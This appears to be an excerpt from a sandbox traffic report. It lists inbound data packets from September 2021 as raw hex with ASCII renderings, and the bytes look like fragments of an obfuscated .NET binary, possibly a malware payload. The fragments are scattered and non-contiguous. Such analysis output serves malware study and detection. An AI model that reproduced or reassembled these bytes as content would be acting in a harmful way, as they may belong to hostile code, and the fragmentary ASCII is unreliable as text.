33 28 6a 05 00 06 13 00 20 25 00 00 00 38 e1 fa ff ff</p> <p>Data Ascii: () (f& #83(i"83(i(8 j(U (u:u&8k+(Z)XjX(U A(v9L&8B2-(I&8.(`'v9&8(U 853(j %8</p>
2021-09-28 05:54:35 UTC	155	IN	<p>Data Raw: 00 00 38 98 ff ff 11 27 28 52 05 00 06 39 aa ff ff 20 01 00 00 00 28 76 05 00 06 39 7d ff ff 26 38 73 ff ff dd 88 00 00 00 26 20 00 00 00 28 75 05 00 06 3a 0a 00 00 00 26 38 00 00 00 00 fe 0c 17 00 45 01 00 00 00 05 00 00 00 38 00 00 00 00 dd c3 00 00 00 20 03 00 00 00 38 7d f4 ff d0 43 00 00 02 28 4d 05 00 06 6f a3 00 00 0a 28 72 05 00 06 28 73 05 00 06 72 62 01 00 70 28 74 05 00 06 73 40 00 00 0a 7a 16 13 2a 20 06 00 00 00 38 47 f4 ff 17 28 4c 05 00 06 20 13 00 00 00 28 76 05 00 06 39 32 f4 ff 26 38 28 f4 ff 16 13 2a 20 10 00 00 00 28 76 05 00 06 39 1a f4 ff 26 38 10 f4 ff 11 2a 39 b9 ff ff 20 0c 00 00 00 28 76 05 00 06 39 fe f3 ff 26 38 f4 f3 ff 11 2a 39 6f f5 ff 20 00 00 00 28 76 05 00 06 39 e2 f3 ff</p> <p>Data Ascii: 8'(R9 (v9)&8s & (u:&8E8 8)C(Mo(r(srpb(ts@z* 8G(L (v92&8*(v9&8*90 (v9&8*9 (v9&8*90 (v9</p>
2021-09-28 05:54:35 UTC	156	IN	<p>Data Raw: 00 00 19 14 00 00 28 00 00 00 11 16 00 00 f5 04 00 00 f8 18 00 00 ac 19 00 00 8e 23 00 00 ea 0d 00 00 24 28 00 00 bd 15 00 00 e8 02 00 00 68 0c 00 00 fc 01 00 00 db 19 00 00 87 13 00 00 c4 1f 00 00 93 19 00 00 db 27 00 00 75 05 00 00 f3 06 00 00 e0 22 00 00 b2 03 00 00 e9 25 00 00 21 27 00 00 89 2b 00 00 6d 2b 00 00 cc 29 00 00 6a 1b 00 00 5b 1e 00 00 ea 11 00 00 c6 10 00 00 5c 05 00 00 1d 29 00 00 05 08 00 00 c0 12 00 00 bd 0a 00 00 fe 28 00 00 35 00 00 43 00 00 00 7d 1a 00 00 ca 1a 00 00 01 c4 00 00 cf 1b 00 00 6c 20 00 00 8d 08 00 00 7d 28 00 00 3c 10 00 00 38 05 00 00 a2 2b 00 00 26 00 00 42 1e 00 00 3a 2a 00 00 bd 07 00 00 48 20 00 00 76 19 00 00 34 04 00 00 e7 07 00 00 51 11 00 00 09 5 06 00 00 59 06 00 00 3c 28 00 00 69 0b 00 00 cd 1d 00 00 61</p> <p>Data Ascii: (#\$'(h'u%!"+m+)j[!(5C)i)(<+&B:&*H v4QY< a</p>
2021-09-28 05:54:35 UTC	158	IN	<p>Data Raw: 05 00 06 3a 98 f6 ff 26 20 fc 00 00 00 38 8d f6 ff fe 0c 25 00 20 0f 00 00 00 20 25 00 00 00 20 54 00 00 00 58 9c 20 46 00 00 00 38 6e f6 ff fe 0c 0a 00 20 07 00 00 00 fe 0c 21 00 9c 20 2f 00 00 00 28 76 05 00 06 39 51 f6 ff 26 38 47 f6 ff fe 0c 25 00 20 20 0a 00 00 00 28 76 05 00 06 39 16 f6 ff 26 38 0c f6 ff 20 2f 07 00 00 00 20 52 00 00 00 59 fe 0e 21 00 20 6a 00 00 00 28 75 05 00 06 3a 2f 15 ff ff 26 38 e8 f5 ff fe 0c 0a 00 20 10 00 00 00 20 b4 00 00 00 20 3c 00 00 00 59 9c 20 58 00 00 00 28 76 05 00 06 3a c8 f5 ff 26 20 2f 01 00 00 00 38 bd f5 ff fe 0c 0a 00 20 18 00 00 00 fe 0c 21 00 9c 20 b5 00 00 00 28 75 05 00 06 3a a0 f5 ff</p> <p>Data Ascii: :& 8% % TX F8n ! /(v9Q&8G% 1 83(Tj(U c(v9&8 RY! j(u:&8 <Y X(v:& /8 ! (u:</p>
2021-09-28 05:54:35 UTC	159	IN	<p>Data Raw: 25 00 20 04 00 00 00 fe 0c 31 00 9c 20 38 00 00 00 28 75 05 00 06 3a 2c f1 ff 26 38 22 f1 ff fe 0c 0a 00 20 1f 00 00 00 20 63 00 00 00 20 3c 00 00 00 58 9c 20 de 00 00 00 fe 0e 16 00 38 ff f0 ff 20 85 00 00 00 20 3f 00 00 00 59 fe 0e 21 00 20 02 00 00 00 38 ea f0 ff fe 0c 0a 00 20 12 00 00 00 fe 0c 21 00 9c 20 41 01 00 00 38 d2 f0 ff 20 de 00 00 00 20 4a 00 00 00 59 fe 0e 21 00 20 72 00 00 00 38 b9 ff ff fe 0c 25 00 20 00 00 00 fe 0c 31 00 9c 20 24 01 00 00 38 a1 f0 ff fe 0c 25 00 20 0c 00 00 00 20 51 00 00 00 59 9c 20 49 00 00 00 38 82 f0 ff fe 0c 0a 00 20 19 00 00 00 fe 0c 21 00 9c 20 5e 00 00 00 38 6a f0 ff 20 0a 00 00 00 20 32 00 00 00 58 fe 0e 21 00 20 44 01 00 00 38 51 f0 ff 20 5c 00 00 00 20 70 00 00</p> <p>Data Ascii: % 1 8(u:&8" c <X 8 ?Y! 8 ! A8 JY! r8% 1 \$8% QY I8 ! ^8j 2X! D8Q \ p</p>
2021-09-28 05:54:35 UTC	160	IN	<p>Data Raw: 00 00 00 20 3e 00 00 00 59 fe 0e 21 00 20 3b 01 00 00 38 d7 eb ff fe 0c 25 00 20 0f 00 00 00 20 e8 00 00 00 20 4d 00 00 00 59 9c 20 86 00 00 00 28 76 05 00 06 39 b3 eb ff 26 20 28 00 00 00 38 a8 eb ff ff 20 1e 00 00 00 20 02 00 00 00 59 fe 0e 21 00 20 03 00 00 00 38 eb ff fe 0c 25 00 20 01 00 00 00 20 47 00 00 00 20 07 00 00 00 58 9c 20 1f 00 00 00 38 7b eb ff fe 0c 0a 00 20 16 00 00 00 20 e0 00 00 00 59 9c 20 a7 00 00 00 28 76 05 00 06 39 eb ff fe 0c 21 00 20 59 00 00 00 fe 0e 16 00 38 20 eb ff fe 0c 20 1d 00 00 00 20 64 00 00 00 58 fe 0e 21 00 20 98 00 00 00 38 0b eb ff fe 0c 0a 00 20 03 00 00 00 fe 0c 21 00 9c 20 b9 00 00 00 38 f3 ea ff 20 f7 00 00</p> <p>Data Ascii: >Y! ;8% MY (v9&8 Y1 8% G X 8p JY (v:L& 28A BY! Y8 dX! 8 ! 8</p>
2021-09-28 05:54:35 UTC	162	IN	<p>Data Raw: ff 26 38 8a e6 ff fe 0c 25 00 20 07 00 00 00 fe 0c 31 00 9c 20 38 00 00 00 28 76 05 00 06 39 71 e6 ff ff 26 20 06 00 00 00 38 66 e6 ff fe 20 10 00 00 00 8d 2b 00 00 01 fe 0e 25 00 20 2e 80 00 00 00 38 4e e6 ff fe 0c 25 00 20 0a 00 00 00 00 fe 0c 21 00 9c 20 2f 00 00 00 00 fe 0c 31 00 9c 20 4b 00 00 00 28 76 05 00 06 39 0e e6 ff fe 26 38 04 e6 ff fe 0c 25 00 20 0e 00 00 00 fe 0c 31 00 9c 20 54 00 00 00 28 76 05 00 06 39 eb e5 ff fe 26 20 37 00 00 00 00 38 e0 e5 ff fe 20 79 00 00 00 20 74 00 00 00 58 fe 0e 31 00 20 7e 00 00 00 28 75 05 00 06 3a c2 e5 ff fe 26 20 7a 00 00 00 38 b7 e5 ff fe 0c 0a 00 20 13 00 00 00 20 8c 00 00 00 20 0f 00 00 00 58 9c 20 08 00 00 00 38 98 e5 ff fe 20 ec</p> <p>Data Ascii: &8% 1 (v9q&8F -8N% 1 y(v91&8! K(v9&8 1 T(v9&8 y tX1 ~(u:& z8 X8</p>
2021-09-28 05:54:35 UTC	163	IN	<p>Data Raw: 13 30 20 4a 01 00 00 28 76 05 00 06 39 2b e1 ff fe 0c 25 00 20 1b 00 00 00 fe 0c 21 00 9c 20 20 01 00 00 fe 0e 16 00 38 05 e1 ff fe 0c 0a 00 20 09 00 00 fe 0c 21 00 9c 20 da 00 00 00 38 f1 e0 ff fe 20 a7 00 00 00 20 37 00 00 00 59 fe 0e 31 00 20 70 00 00 00 fe 0e 16 00 38 d0 e0 ff fe 20 a7 00 00 00 20 37 00 00 00 59 fe 0e 31 00 20 9d 00 00 00 38 bb e0 ff fe 0c 25 00 20 02 00 00 00 20 3f 00 00 00 20 57 00 00 00 58 9c 20 3c 00 00 00 28 76 05 00 06 3a 97 e0 ff fe 26 20 d9 00 00 00 38 8c e0 ff fe 0c 0a 00 20 10 00 00 00 20 5e 00 00 00 20 53 00 00 00 58 9c 20 4f 01 00 00 38 6d e0 ff fe 20 69 00 00 00 20 47 00 00 00 58 fe 0e 21 00 20 bc 00 00 00 38 54 e0 ff fe 0c 25 00 20 0b 00 00 00 fe 0c 31 00 9c 20 fa 00 00 00 38 3c e0 ff</p> <p>Data Ascii: O J(v91&8! ! 8 ! 8 7Y1 p8 7Y1 8% ? WX <(v:& 8 ^ SX 08m i GX! 8T% 1 8<</p>

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	178	IN	<p>Data Raw: 7c e4 ff ff fe 0c 0a 00 20 0a 00 00 00 20 10 00 00 00 20 6d 00 00 00 58 9c 20 b7 01 00 00 38 5d e4 ff 38 92 18 00 00 20 81 00 00 00 fe 0e 21 00 38 46 e4 ff fe 0c 0a 00 20 1b 00 00 00 fe 0c 00 00 9c 20 d0 00 00 00 28 d1 05 00 06 3a 2d e4 ff 26 38 23 e4 ff fe 0c 04 00 20 05 00 00 00 fe 0c 79 00 9c 20 ce 01 00 00 28 d2 05 00 06 39 0a e4 ff 26 38 00 e4 ff 20 20 00 00 00 20 03 00 00 00 58 fe 0e 00 00 20 8e 00 00 00 fe 0e 21 00 38 e3 e3 ff 38 99 06 00 00 20 df 01 00 00 38 d8 e3 ff 7e db 00 00 04 28 c3 05 00 06 28 cc 05 00 06 28 cd 05 00 06 20 81 00 00 00 28 d2 05 00 06 3a b5 e3 ff 26 20 a5 01 00 00 38 aa e3 ff 20 05 00 00 00 20 3b 00 00 00 58 fe 0e 79 00 20 7f 01 00 00 38 91 e3 ff fe 0c 0a 00 20 1e 00 00 00 20 5e 00 00 00 20 72</p> <p>Data Ascii: mX 8]8 !8F (-&# y (9& X !88 8~(((: & ;Xy 8 ^r</p>
2021-09-28 05:54:35 UTC	179	IN	<p>Data Raw: 20 53 00 00 00 28 d1 05 00 06 39 18 df ff 26 20 59 00 00 00 38 0d df ff fe 0c 0a 00 20 14 00 00 00 fe 0c 00 00 00 9c 20 43 00 00 00 38 f5 de ff 20 5b 00 00 00 20 59 00 00 00 58 fe 0e 00 00 20 30 00 00 00 38 dc de ff fe 0c 04 00 20 0d 00 00 00 20 48 00 00 00 20 75 00 00 00 58 9c 20 1a 01 00 00 38 bd de ff 20 fd 00 00 00 20 54 00 00 00 59 fe 0e 79 00 20 a2 00 00 00 38 a4 de ff 11 77 11 64 3f 8d 0d 00 00 20 13 00 00 00 28 d2 05 00 06 3a 8c de ff 26 20 17 00 00 00 38 81 de ff fe 0c 0a 00 20 01 00 00 00 20 f7 00 00 00 20 52 00 00 00 59 9c 20 b9 01 00 00 28 d1 05 00 06 3a 5d de ff 1f 26 38 53 de ff 11 2c 73 43 00 00 0a 28 bd 05 00 06 6a 13 5a 20 fc 00 00 00 38 3e de ff 11 76 28 a6 05 00 06 13 61 20 36 00 00 00 28 d1 05 00 06 3a 26 de</p> <p>Data Ascii: S(9& Y8 C8 [YX 08 H uX 8 TYy 8wd? (: & RY (:)&S,sC(jZ 8>v(a 6:&</p>
2021-09-28 05:54:35 UTC	180	IN	<p>Data Raw: 0a 00 20 0f 00 00 20 46 00 00 00 20 26 00 00 00 58 9c 20 1d 00 00 00 38 b1 d9 ff fe 0c 04 00 20 06 00 00 00 20 31 00 00 00 20 5e 00 00 00 58 9c 20 c7 00 00 00 38 92 d9 ff 20 9e 00 00 00 20 34 00 00 00 59 fe 0e 79 00 20 3f 02 00 00 28 d2 05 00 06 39 74 d9 ff 26 20 b6 00 00 00 38 69 d9 ff 11 33 1f 0a 1f 6c 9c 20 82 02 00 00 38 58 d9 ff 12 3e 28 f4 00 00 0a 11 18 1a 5a 6a 58 73 43 00 00 0a 11 76 28 a6 05 00 06 28 b3 05 00 06 20 2a 02 00 00 38 30 d9 ff 7e da 00 00 04 28 9f 05 00 06 28 a0 05 00 06 13 1f 20 3b 00 00 00 28 d1 05 00 06 3a 10 d9 ff 26 38 06 d9 ff 20 bd 00 00 00 20 1b 00 00 00 58 fe 0e 00 00 20 2f 02 00 00 28 d2 05 00 06 39 ec d8 ff 26 38 e2 d8 ff fe 0c 04 00 20 00 00 00 20 07 00 00 00 20 7c 00 00 00 58 9c 20 59</p> <p>Data Ascii: F &X 8 1^X 8 4Yy ?(9t& 8i3l 8X>(ZjXsCv((*80~(((: & X / (9& X Y</p>
2021-09-28 05:54:35 UTC	182	IN	<p>Data Raw: 05 00 06 39 0f 00 00 00 26 20 01 00 00 00 38 04 00 00 00 fe 0c 1a 00 45 02 00 00 00 cf 00 00 00 05 00 00 00 38 ca 00 00 00 11 5a 73 43 00 00 0a 0d 48 00 00 02 28 b6 05 00 06 28 bb 05 00 06 13 6d 20 00 00 00 28 d1 05 00 06 39 of 00 00 00 26 20 01 00 00 00 38 04 00 00 00 fe 0c 57 00 45 02 00 00 00 3a 00 00 00 05 00 00 00 38 35 00 00 00 d4 00 00 02 28 b6 05 00 06 11 6d 28 c3 05 00 06 28 c4 05 00 06 74 48 00 00 02 80 db 00 00 04 20 00 00 00 00 28 d2 05 00 06 39 bf ff 26 38 b5 ff ff dd 47 00 00 06 26 20 00 00 00 00 28 d2 05 00 06 39 of 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 50 00 45 01 00 00 00 05 00 00 00 38 00 00 00 00 dd 15 00 00 00 20 00 00 00 00 28 d2 05 00 06 39 2a ff ff 26 38 20 ff ff dd 73 24 00 00 20 a7 02 00 00 38 73</p> <p>Data Ascii: 9&E8ZsCH((m (9& 8WE:85H(m((tH (9&G& (9&PE8 (9*& s\$8s</p>
2021-09-28 05:54:35 UTC	183	IN	<p>Data Raw: 00 20 1d 01 00 00 38 11 cf ff 20 ea 00 00 00 20 4e 00 00 00 59 fe 0e 79 00 20 1f 02 00 00 28 d1 05 00 06 3a f3 ce ff 26 38 e9 ce ff 11 4b 17 11 1f 16 91 9c 20 29 00 00 00 38 db ce ff 12 51 7e d3 00 00 04 11 76 28 a6 05 00 06 6a 58 11 65 6a 59 28 43 00 00 0a 20 65 01 00 00 38 b8 ce ff 20 6c 00 00 00 20 3a 00 00 00 59 fe 0e 00 00 20 ba 01 00 00 28 d2 05 00 06 39 9a ce ff 26 38 90 ce ff fd 04 00 00 02 28 b6 05 00 06 6f a3 00 00 0a 28 a4 05 00 06 28 a5 05 00 06 16 3e af 02 00 00 20 7b 00 00 00 38 6b ce ff 72 fe 02 00 70 16 28 88 05 00 06 14 28 89 05 00 06 3a b5 e5 ff 20 02 02 00 00 28 d1 05 00 06 3a 46 ce ff 26 38 3c ce ff 20 f7 00 00 00 20 52 00 00 00 59 fe 0e 00 00 20 41 00 00 00 38 27 ce ff 11 28 17 58 13 28 20 ec 01 00</p> <p>Data Ascii: 8 NYy (:&K)8Q~v(jXejY(C e8 l:Y (9&C(o(>{8krp(((:F&< RY A8'(X</p>
2021-09-28 05:54:35 UTC	187	IN	<p>Data Raw: ff fe 0c 0a 00 20 1f 00 00 00 fe 0c 00 00 9c 20 52 01 00 00 28 d2 05 00 06 39 79 be ff 26 20 82 00 00 00 38 6e be ff fe 0c 0a 00 20 0d 00 00 00 fe 0c 00 00 9c 20 de 01 00 00 38 56 be ff 11 76 28 a6 05 00 06 11 65 59 13 86 20 dd 01 00 00 fe 0e 21 00 38 3b be ff ff fe 0c 0a 00 20 02 00 00 00 fe 0c 00 00 9c 20 5c 02 00 00 38 24 be ff 28 87 05 00 06 1a 40 55 dc ff 20 70 01 00 00 28 d1 05 00 06 3a 0a be ff 26 38 00 be ff 11 3b 28 20 05 00 06 13 1c 20 07 00 00 00 38 f1 bd ff 11 1f 8e 69 16 3e 0d e3 ff 20 41 02 00 00 fe 21 00 38 5d bd ff fe 0c 04 00 20 0e 00 00 20 89 00 00 20 59 00 00 00 59 9c 20 d1 00 00 00 28 d2 05 00 06 39 2b ff ff 26 20 96 00 00 00 38 aa bd ff 20 74 00 00 00 20 30 00 00 00 58 fe 0e 00 00 20 02 01</p> <p>Data Ascii: R(y& 8n 8Vv(eY !88 8\$(@U p(:&(; 8i> A!8 YY (9& tOX</p>
2021-09-28 05:54:35 UTC	191	IN	<p>Data Raw: 00 06 3a 0b ae ff 26 20 47 00 00 00 38 00 ae ff 11 33 17 1f 6c 9c 20 ab 00 00 00 38 f0 ad ff fe 0c 0a 00 20 10 00 00 00 fe 0c 00 00 9c 20 21 01 00 00 38 8d ad ff fe 0c 04 00 20 09 00 00 00 20 ae 00 00 00 20 3a 00 00 00 59 9c 20 4d 02 00 00 38 b9 ad ff fe 0c 0a 00 20 09 00 00 00 20 cd 00 00 00 20 2f 00 00 00 58 9c 20 d7 00 00 00 28 d2 05 00 06 39 95 ad ff 26 38 8b ad ff 11 83 18 1f 74 9c 20 2d 01 00 00 38 7f ad ff fe 0c 0a 00 20 1e 00 00 00 fe 0c 00 00 9c 20 5d 00 00 00 28 d1 05 00 06 3a 62 ad ff 26 38 58 ad ff 11 33 16 1f 63 9c 20 79 01 00 00 28 d2 05 00 06 39 47 ad ff 26 20 77 01 00 00 38 3c ad ff fe 0c 04 00 20 02 00 00 00 fe 0c 79 00 9c 20 6f 02 00 00 28 d1 05 00 06 3a 1f ad ff 26 38 15 ad ff 20 64 00 00 20</p> <p>Data Ascii: :& G83l 8 !8 :Y M8 /X (9&t-8](b&X3c y(9G& w8< y o(:& d</p>
2021-09-28 05:54:35 UTC	195	IN	<p>Data Raw: 0e 7a 00 fe 0c 56 00 20 00 ff 0f 5f fe 0e 0b 00 fe 0c 7a 00 1e 64 fe 0c 0b 00 1e 62 60 fe 0c 46 00 61 fe 0e 7a 00 fe 0c 56 00 1d 62 fe 0c 56 00 1f 19 64 60 fe 0e 56 00 fe 0c 70 00 20 55 55 55 55 fe 0e 55 00 fe 0c 70 00 20 aa aa aa aa 5f fe 0e 02 00 fe 0c 55 00 17 64 fe 0c 02 00 17 62 60 fe 0c 56 00 61 fe 0e 55 00 fe 0c 70 00 1f 09 62 fe 0c 70 00 1f 17 64 60 fe 0e 70 00 fe 0c 46 00 76 6c 23 00 00 00 00 00 40 0a fe 00 00 00 fe 0c 46 00 17 59 fe 0e 46 00 56 00 76 6c fe 0c 46 00 76 6c 5b fe 0c 46 00 76 6c 58 6d fe 0e 29 00 20 23 7d 0d 00 fe 0c 29 00 61 76 6c 23 00 00 c0 38 a8 e0 d3 41 58 6d fe 0e 46 00 fe 0c 56 00 20 0d c5 48 1a 5a 6e fe 0e 78 00 fe 0c 78 00 17 6a 60 fe 0e 78 00 fe 0c 05 00 fe 0c 05 00 5a 6e fe 0c 78 00 5e 6d fe 0e 05 00 fe</p> <p>Data Ascii: zV_zdb'FazVbVd'Vp UUUU_Udb'VaUpbp'd'pFvl#@FYFVvlFvl [FvlXm] #}avl#8AXmFV HZnxxj`xZnx^m</p>
2021-09-28 05:54:35 UTC	199	IN	<p>Data Raw: f0 05 00 06 2a 00 2e 00 fe 09 00 00 28 3d 01 00 0a 2a 2e 00 fe 09 00 00 28 3e 01 00 0a 2a 2e 00 fe 09 00 00 28 3f 01 00 0a 2a 2a fe 09 00 00 6f 40 01 00 0a 2a 02 0a 2e 00 fe 09 00 00 28 3d 01 00 0a 2a 02 00 00 6f 41 01 00 0a 2a 02 00 00 3e 0c 00 00 6f 42 01 00 0a 2a 02 0a 2e 00 fe 09 00 00 28 3d 01 00 0a 2a 02 00 00 6f cd 00 00 0a 2a 02 0a 2e 00 fe 09 00 00 6f 43 01 00 0a 2a 02 00 00 6f 44 01 00 0a 2a 02 0e 00 fe 09 00 00 28 47 01 00 0a 2a 2e 00 fe 09 00 00 28 48 01 00 0a 2a 2a fe 09 00 00 6f 49 01 00 0a 2a 02 0e 00 fe 09 00 00 28 4a 01 00 0a 2a 3e 00 fe 09 00 00 fe 09 01 00 00 28 a4 00 00 0a 2a 5e 00 fe 09 00 00 fe 09 01 00 fe 09 02 00 fe 09 03 Data Ascii: *.=(.*.(?**o@**oA*>(B**oC*>(*o**oD**oE**(*:oF*. (G*. (H**oI*. (J*>(^</p>
2021-09-28 05:54:35 UTC	201	IN	<p>Data Raw: 00 00 6d 2f 00 00 6d 2e 00 00 91 26 00 00 54 03 00 00 0a 00 00 f3 25 00 00 72 10 00 00 20 00 00 3b 1f 00 00 e4 16 00 00 c5 2d 00 00 29 1d 00 00 bd 04 00 00 cd 23 00 00 49 00 00 d0 32 00 00 4b 19 00 00 61 27 00 00 73 14 00 00 55 2f 00 00 33 1c 00 00 3e 0c 00 00 f1 07 00 00 f8 24 00 00 14 14 00 00 23 03 00 00 22 33 00 00 8c 29 00 00 43 0a 00 00 e6 02 00 00 ec 04 00 00 04 30 00 00 0a 2d 00 00 c4 09 00 00 ab 05 00 00 eb 2f 00 00 92 2d 00 00 7f 21 00 00 dd 2d 00 00 24 2e 00 00 8d 02 00 00 de 00 00 28 00 00 00 c7 27 00 00 5e 02 00 00 56 0c 00 00 6f 2a 00 00 8b 03 00 00 02 0e 00 00 c0 19 00 00 43 16 00 00 b2 03 00 00 ad 0e 00 00 e5 23 00 00 3d 21 00 00 ed 10 00 00 9b 1f 00 00 e3 24 00 00 03 2a 00 00 1d 01 00 00 85 2f 00 00 d1 26 00 00 15 Data Ascii: m/m.&T%rr;-#i2Ka'sU/3>#\$"3)C0/-!\$.("Vo*.C#=!\$*&</p>

Timestamp	kBytes transferred	Direction	Data
2021-09-28 05:54:35 UTC	246	IN	<p>Data Raw: 02 e4 64 00 00 08 00 93 00 8c 51 9d 08 4e 02 ec 64 00 00 08 00 93 00 a0 51 46 05 4e 02 f4 64 00 00 08 00 93 00 b4 51 27 09 4e 02 fc 64 00 00 08 00 93 00 c8 51 20 0f 4e 02 04 65 00 00 08 00 93 00 dc 51 28 0f 51 02 0c 65 00 00 08 00 93 00 f0 51 0e 01 54 02 14 65 00 00 08 00 93 00 04 52 0e 01 54 02 1c 65 00 00 08 00 93 00 18 52 0e 01 54 02 24 65 00 00 08 00 93 00 2c 52 0e 01 54 02 2c 65 00 00 08 00 86 18 3f 00 a5 00 54 02 3c 65 00 00 08 00 c3 02 e2 25 0c 08 54 02 4c 65 00 00 08 00 c3 02 8a 25 0c 08 55 02 5c 65 00 00 08 00 86 18 3f 00 30 0f 56 02 6c 65 00 00 08 00 86 18 3f 00 35 0f 57 02 7c 65 00 00 08 00 c6 00 a8 17 c1 01 59 02 8c 65 00 00 08 00 c3 02 a0 25 19 08 59 02 9c 65 00 00 08 00 c3 02 ab 25 1f 08 5a 02 26 00 00 08 00 c3 02 b6 25 1f 08 5b 02 bc 65 Data Ascii: dQNdQFNdQ'NdQ NeQ(QeQTeRT\$e,RT,e?T<e%TLe%Ule?Vle?5W eYe%Ye%Ze%[e</p>
2021-09-28 05:54:35 UTC	250	IN	<p>Data Raw: 8c 37 01 00 08 00 93 00 1f 6f 27 09 ea 02 94 37 01 00 08 00 93 00 33 6f 23 02 ea 02 9c 37 01 00 08 00 93 00 47 6f 46 05 ea 02 a4 37 01 00 08 00 93 00 6f 9d 10 ea 02 ac 37 01 00 08 00 93 00 7f 6f bc 07 ea 02 b4 37 01 00 08 00 93 00 93 6f 46 05 ea 02 bc 37 01 00 08 00 93 00 a7 6f 46 05 ea 02 c4 37 01 00 00 00 91 18 66 15 0e 01 ea 02 00 00 00 03 00 86 18 3f 00 33 03 ea 02 00 00 00 03 00 c6 01 21 1f 2f 16 ec 02 00 00 00 03 00 c6 01 b8 1e 3a 16 f2 02 00 00 00 03 00 c6 01 03 1f 4b 16 fa 02 cc 37 01 00 00 00 91 18 66 15 0e 01 fc 02 00 00 00 03 00 86 18 3f 00 33 03 fc 02 00 00 00 03 00 c6 01 21 1f 82 09 fe 02 00 00 00 00 03 00 c6 01 b8 1e 54 16 fe 02 00 00 00 03 00 c6 01 03 1f 84 05 00 03 d4 37 01 00 00 00 91 18 66 15 0e 01 01 03 dc 37 01 Data Ascii: 7o'73o#7GoF7ko7o7oF7oF7?3!:/K7?3!T7!</p>
2021-09-28 05:54:35 UTC	254	IN	<p>Data Raw: 00 00 00 03 00 46 00 21 1f e1 1b 72 03 08 85 01 00 08 00 16 00 d0 87 e8 1b 72 03 00 00 00 03 00 06 18 3f 00 33 03 72 03 03 1c 85 01 00 08 00 10 18 66 15 0e 01 72 03 00 00 00 03 00 46 00 21 1f f7 1b 72 03 30 85 01 00 08 00 16 00 d0 87 00 1c 72 03 00 00 00 00 03 00 06 18 3f 00 33 03 72 03 44 85 01 00 08 00 10 18 66 15 0e 01 72 03 00 00 00 03 00 46 00 21 1f 11 1c 72 03 03 58 85 01 00 08 00 16 00 d0 87 18 1c 72 03 00 00 00 03 00 18 3f 00 33 03 72 03 6c 85 01 00 08 00 10 18 66 15 0e 01 72 03 00 00 00 03 00 46 00 21 1f 30 0f 72 03 80 85 01 00 08 00 16 00 d0 87 27 1c 72 03 00 00 00 03 00 06 18 3f 00 33 03 72 03 94 85 01 00 08 00 10 18 66 15 0e 01 72 03 00 00 00 03 00 46 00 21 1f 34 1c 72 03 a8 85 01 00 08 00 16 00 d0 87 3b 1c 72 03 00 00 00 Data Ascii: Flrr?3frf!lOr?3rf!rFr?3rf!r?3rf!r;r</p>
2021-09-28 05:54:35 UTC	258	IN	<p>Data Raw: 00 00 03 00 06 18 3f 00 33 03 72 03 f8 90 01 00 08 00 10 18 66 15 0e 01 72 03 00 00 01 00 8b 17 00 00 01 00 ce 17 00 00 01 00 8b 17 00 00 01 00 63 19 00 00 01 00 63 19 00 00 02 00 92 19 00 00 01 00 63 19 00 00 02 00 b1 19 00 00 01 00 63 19 00 00 02 00 b1 19 00 00 03 00 92 19 00 00 01 00 b1 19 00 00 02 00 92 19 00 00 01 00 b1 19 00 00 02 00 35 1a 00 00 01 00 04 61 a0 00 04 51 1a 00 00 01 00 25 1a 00 00 02 00 35 1a 00 00 03 00 46 1a 00 00 04 00 b1 1a 00 00 01 00 25 1a 00 00 02 00 35 1a 00 00 03 00 46 1a 00 00 01 00 05 a1 00 00 01 00 51 1a 00 00 01 00 8b 17 00 Data Ascii: ?3frccccccc%5FQ%5FQ%5F%5F</p>
2021-09-28 05:54:35 UTC	262	IN	<p>Data Raw: 00 8b 17 00 00 02 00 8b 17 00 00 03 00 8b 17 00 00 04 00 8b 17 00 00 01 00 8b 17 00 00 02 00 8b 17 00 00 03 00 8b 17 00 00 01 00 8b 17 00 00 02 00 01 00 8b 17 00 00 03 00 8b 17 00 00 04 00 8b 17 00 00 01 00 8b 17 00 00 02 00 02 00 8b 17 00 00 03 00 8b 17 00 00 01 00 8b 17 00 00 02 00 02 00 8b 17 00 00 03 00 8b 17 00 00 01 00 8b 17 00 00 02 00 02 00 8b 17 00 00 04 00 8b 17 00 00 01 00 8b 17 00 00 02 00 02 00 8b 17 00 00 05 1a 00 00 01 00 25 1a 00 00 02 00 02 00 35 1a 00 00 01 00 04 61 a0 00 04 51 1a 00 00 01 00 05 a1 00 00 01 00 51 1a 00 00 01 00 8b 17 00 Data Ascii: *V*VMVFVJF</p>
2021-09-28 05:54:35 UTC	265	IN	<p>Data Raw: 41 04 3f 00 33 03 39 04 aa 73 9a 17 39 02 69 74 b5 07 39 02 a6 45 a5 00 09 03 07 75 ea 06 e1 02 be 8e 46 05 b1 00 84 17 a3 01 b1 00 8d 17 ad 01 11 01 be 18 c1 01 11 01 c8 18 22 00 11 01 16 09 7e 22 29 01 cd 8e 87 22 11 01 d9 8e c5 02 31 01 eb 8e c1 01 61 01 fd 8e 30 0f 11 01 08 8f 8e 22 29 01 1e 8f 8e 22 29 01 30 8f 08 08 29 01 04 65 94 22 21 01 4b 8f c1 01 19 00 84 17 75 14 31 01 cf 5e 9a 22 29 01 59 8f a5 00 51 01 cd 8e 9e 15 51 01 cd 8e a4 22 19 00 60 8f 75 14 59 04 73 8f a9 22 b9 03 db 58 b2 2f 9f 02 81 8f eb 0f 19 00 8b 8f b9 22 09 03 91 8f c0 22 19 00 99 8f c7 22 b9 03 a0 51 0d 19 00 a7 8f bb 13 61 04 b8 23 10 69 04 d2 8f cd 22 a9 01 e2 8f d3 22 a9 01 f1 8f a5 00 69 04 f8 0e 01 f9 02 a4 21 eb 0f b1 00 08 90 2d 09 49 04 18 90 da 22 e1 01 88 Data Ascii: A?39s9it9Eu"~")"1a0"")0)Ke!"Ku1"")YQQ" uYs"X"?"Qa#"\!i\!l"</p>
